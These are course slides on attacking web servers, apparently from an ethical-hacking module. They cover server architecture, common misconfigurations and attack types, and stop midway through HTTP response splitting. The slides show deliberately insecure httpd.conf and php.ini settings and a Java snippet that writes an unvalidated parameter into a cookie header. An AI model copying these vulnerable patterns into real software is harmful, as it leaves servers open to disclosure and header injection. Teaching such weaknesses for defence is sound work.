Hacking web servers

INTRODUCTION

Summary

1. Introduction
2. Web Server Attacks
3. Web Server Attack Methodology
4. Attack methodology :
   1. Passive reconnaissance
   2. Active reconnaissance
5. Exploitation :
   1. RFI / LFI / Directory Path Traversal
   2. SQL Injection
6. Tools :
   1. Information Gathering
   2. Exploitation tools
   3. Web Applications

Introduction

Module Objectives

► Web servers are a critical component of web infrastructure.

► A single vulnerability in web server configuration may lead to a security breach on websites.

► At the end oh this module, you will be able to do the following:

   ► Describe web server concepts;

   ► Perform various web server attacks;

   ► Describe web server attack methodology;

   ► Use different web server attack tools;

   ► Apply web server attack countermeasures;

   ► Describe patch management concepts;

   ► Use different web server security tools.

Web Server Concepts

▶ A web server is a computer system that stores, processes, and delivers web pages to clients via the HTTP.
In general, a client initiates a communication process through HTTP requests. When a client desires to access any resource such as web pages, photos, and videos, the client's browser generates an HTTP request that is sent to the web server. Depending on the request, the web server collects the requested information/content from the data storage or application servers and responds to the client's request with an appropriate HTTP response. If a web server cannot find the requested information, then it generates an error message.

Components of a Web Server

▶ The **document root** is one of the root file directories of the web server that stores critical HTML files related to the web pages of a domain name, which will be sent in response to requests.
If the requested URL is "*www.site1.com*" and the document root is named "*site1folder*" and is stored in the directory "*/admin/web*", then "*/admin/web/site1folder*" is the document directory address.
If the complete request is "*www.site1.com/index.html*, the server will search for the file path "*/admin/web/site1/index.html*".

▶ **Server Root** is the top-level root directory under the directory tree in which the server's configuration and error, executable, and log files are stored. Often called "conf", "logs", and "cgi-bin".

▶ A **virtual document tree** provides storage on a same or different machine / disk. This allows for easy use of a huge number of virtual hosts with similar configurations.

▶ **Virtual Hosting :** It is a technique of hosting multiple domains or websites on the same server. This technique allows the sharing of resources among various servers. It is employed in large- scale companies.

Web security Components

▶ A **proxy server** is located between the web client and web server. That acts as an intermediary by placing itself between two hosts principally to monitor their exchanges (allow / deny an IP, Domain, web category and can record all requests).

▶ A **firewall** is a network security system that monitors and controls incoming and outgoing network traffic based on predetermined security rules. A firewall typically establishes a barrier between a trusted network and an untrusted network, such as the Internet.

▶ A **web application firewall (WAF)** filters, monitors, and blocks HTTP traffic to and from a web service. By inspecting HTTP traffic, it can prevent attacks exploiting a web application's known vulnerabilities, such as SQL injection, cross-site scripting (XSS), file inclusion, and improper system configuration.

Open-source Web server architecture

▶ The following are the functions of the principal components in open-source web server architecture:

  ▶ Linux is the operating system (OS) of the web server and provides a secure platform

  ▶ Apache is the component of the web server that handles each HTTP request and response

  ▶ MySQL is a relational database used to store the content and configuration information of the web server

 ▶ PHP is the application layer technology used to generate dynamic web content

IIS Web server architecture

▶ Internet Information Service (IIS) is a web server application developed by Microsoft for Windows.

▶ IIS for Windows Server is a flexible, secure, and easy-to-manage web server for hosting anything on the web. It supports HTTP / HTTP, File Transfer Protocol (FTP), FTP Secure (FTPS), Simple Mail Transfer Protocol (SMTP), and Network News Transfer Protocol (NNTP).

▶ It has several components, including a protocol listener such as HTTP.sys and services such as the World Wide Web Publishing Service and Windows Process Activation Service (WAS). Each component functions in application and web server roles. These functions may include listening to requests, managing processes, and reading configuration files.

Main problems on web servers

▶ A web server configured by poorly trained system administrators may have security vulnerabilities. Inadequate knowledge, negligence, laziness, and inattentiveness toward security can pose the greatest threats to web server security.

▶ The main problems are :

   ▶ Failing to update the web server with the latest patches

   ▶ Using the same system administrator credentials everywhere

   ▶ Allowing unrestricted internal and outbound traffic

   ▶ Running unhardened applications and servers

Impact of Web Server attacks

▶ **Compromise user accounts** to access registered user pages.

▶ **Website defacement** (change the appearance of a website).

▶ **Secondary attacks from the website** to launch further attacks on various websites or client systems.

▶ **Root access** to other applications or server.

▶ **Data tampering** by altering or deleting the data of a web server.

▶ **Data theft** (data are among the primary assets of an organization).

▶ **Damage reputation**.

Why and how Web Server are compromised ?

▶ The following are some oversights that can compromise a web server:

   ▶ Improper file and directory permissions

   ▶ Installing the server with default settings

   ▶ Unnecessary services enabled / remote administration

   ▶ Security conflicts with the business (ease-of-use requirements)

   ▶ Lack of proper security policy, procedures, and maintenance

   ▶ Default accounts with default or no passwords

   ▶ Misconfigurations in the web server, OS, and networks

   ▶ Do not apply patch or bugs in server software, OS, and web applications

   ▶ Misconfigured encryption settings

   ▶ Administrative or debugging functions that are enabled or accessible on web servers

Web Server Attacks

Web Server attacks

- An attacker can use many techniques to compromise a web server, such as:
  - DoS/DDoS,
  - Domain Name System (DNS) server hijacking,
  - DNS amplification,
  - Directory traversal,
  - Man in the middle (MITM) / sniffing,
  - Phishing,
  - Website defacement,
  - Web server misconfiguration,
  - HTTP response splitting,
  - Web cache poisoning,
  - Secure Shell (SSH) brute force,
  - Web server password cracking,
  - Etc.

DoS/DDoS attack

▶ DoS/DDoS attack involves flooding targets with copious fake requests so that the target stops functioning and becomes unavailable to legitimate users.

▶ By using a web server DoS/DDoS attack, an attacker attempts to take the web server down or make it unavailable to legitimate users.

▶ To crash a web server running an application, the attacker targets the following services :

  ▶ Network bandwidth

  ▶ CPU usage

  ▶ Server memory

  ▶ Hard-disk space

 ▶ Application exception handling

  ▶ Database space mechanism

DNS Server Hijacking

▶ The Domain Name System (DNS) resolves a domain name to its corresponding IP address. A user queries the DNS server with a domain name, and the DNS server responds with the corresponding IP address.

▶ In DNS server hijacking, an attacker compromises a DNS server and changes its mapping settings to redirect toward a rogue DNS server that would redirect the user's requests to the attacker's rogue server. Consequently, when the user enters a legitimate URL in a browser, the settings will redirect to the attacker's fake site.

DNS Amplification Attack

▶ Attacker takes advantage of the DNS recursive method of DNS redirection to perform DNS amplification attacks (left recursive and right not recursive).

# Local File Inclusion (LFI): Directory Path Traversal

▶ **Directory Path Traversal** (DPT) **is a part of** Local File Inclusion (**LFI**).

▶ **DPT** vulnerabilities **only allow an attacker to read a file**, while LFI and RFI may also allow an attacker to execute code and/or command.

Man-in-the-Middle/Sniffing Attack

▶ Man-in-the-middle (MITM) attacks allow an attacker to access sensitive information by intercepting and altering communications between an end user and web servers.

▶ In an MITM attack or sniffing attack, an intruder intercepts or modifies the messages exchanged between the user and web server by eavesdropping or intruding into a connection.

▶ This allows an attacker to steal sensitive user information, such as online banking details, usernames and passwords, etc.

▶ The attacker lures the victim to connect to the web server like a proxy.

Phishing Attacks

▶ The attacker tricks the user to submit login details for a website that looks legitimate, and redirects them to the malicious website hosted on the attacker's web server.

▶ The attacker then steals the credentials entered and uses them to impersonate the user with the website hosted on the legitimate target server.

▶ Attacker can then perform unauthorized or malicious operations on the target legitimate website.

Website Defacement

▶ Web defacement occurs when an intruder maliciously alters the visual appearance of a web page by inserting or substituting provocative, and frequently, offending data.

▶ Defaced pages expose visitors to some propaganda or misleading information until the unauthorized changes are discovered and corrected

▶ Attackers use a variety of methods such as MTSQL injection to access a site In order to deface it

Web Server Misconfiguration

▶ Server misconfiguration refers to configuration weaknesses in web infrastructure that can be exploited to launch various attacks on web servers such as directory traversal, server intrusion, and data theft. Example :

- ▶ Web Server Misconfiguration

- ▶ Verbose Debug/Error Messages

- ▶ Anonymous or Default Users/Passwords

- ▶ Sample Configuration and Script Files

- ▶ Remote Administration Functions

- ▶ Unnecessary Services Enabled

httpd.conf : this conf. allows anyone to view the server status page including current hosts.

```
<Location /server-status>
SetHandler server-status
</Location>
```

php.ini : this conf. generates verbose error messages

```
display_error = On
log_errors = On
error_log = syslog
ignore_repeated_errors = Off
```

HTTP Response-Splitting Attack 1/2

- The attacker sends a response-splitting request to the web server.

- The server splits the response into two and sends the first response to the attacker and the second response to the victim.

- After receiving the response from the web server, the victim requests service by providing credentials.

- Simultaneously, the attacker requests for the index page.

- Subsequently, the web server sends the response to the victim's request to the attacker, and the victim remains uninformed.

More information : HTTP Response Splitting Software Attack | OWASP Foundation

© Nicolas VIEUX Version : 0.0.2 Update : 04/10/2021

HTTP Response-Splitting Attack 2/2

▶ The following code segment reads the name of the author from an HTTP request and sets it in a cookie header of an HTTP response.

```
String author = request.getParameter(AUTHOR_PARAM);
...
Cookie cookie = new Cookie("author", author);
    cookie.setMaxAge(cookieExpiration);
    response.addCookie(cookie);
```

▶ Assuming a string consisting of alpha-numeric characters, such as "Jane Smith", is submitted in the request the HTTP response including this cookie might take the following form:
